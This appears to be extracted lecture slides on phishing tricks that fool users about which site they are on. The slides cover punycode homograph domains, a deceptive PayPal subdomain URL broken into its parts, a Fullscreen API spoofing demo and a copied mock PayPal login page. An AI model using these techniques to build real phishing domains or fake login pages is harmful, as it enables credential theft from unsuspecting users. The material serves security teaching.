
- **Solution:** Punycode will show if domain contains characters from multiple different languages
- **Workaround:** Replace every character with a lookalike from a single foreign language
  - **apple.com** → **xn--80ak6aa92e.com**
- **Updated solution:** Show punycode when entire domain is made of lookalike characters and the top-level-domain is not IDN itself.
- Won't fool a password manager!


# Confuse the user with subdomains


<code>http://paypal.com-webappsuserid29348325limited.active-userid.com/webapps/89980/</code>	
protocol	<code>http://</code>
Domain name	<code>active-userid.com</code>
path	<code>/webapps/89980/</code>
Subdomain item1	<code>com-webappsuserid29348325limited</code>
Subdomain item2	<code>paypal</code>

# Demo: Browsers try to help









# Demo: Fullscreen API attack

# Demo: Fullscreen API attack

<https://feross.org/html5-fullscreen-api-attack/>

http://paypal.login.com/ - Windows Internet Explorer

http://paypallogin.com/ Google

http://paypallogin.com/

Welcome - PayPal - Windows Internet Explorer

https://www.paypal.com/ Paypal Inc (US)

Welcome - PayPal

# PayPal

Sign Up | Log In | Help

Welcome Send Money Request Money Merchant Services Auction Tools

**Member Log-In**

[Forgot your email address?](#)  
[Forgot your password?](#)

Email Address   
Password  Log In

**Join PayPal Today**  
Now Over  
100 million accounts  
[Sign Up Now!](#)

 Learn more about  
PayPal Worldwide

 Shop Without Sharing Your Financial Information  
PayPal. Privacy is built in. Learn more

**Buyers**

[Send money to anyone with an email address in 55 countries and regions.](#)  
[PayPal is free for buyers.](#)

**eBay Sellers**

[Free eBay tools make selling easier.](#)  
[PayPal works hard to help protect sellers.](#)  
[PayPal simplifies shipping and tracking.](#)

**Merchants**

[Accept credit cards online with PayPal.](#)  
[Get paid by phone, fax, and mail with Virtual Terminal.](#)  
[See how PayPal can](#)

**Fall Specials**

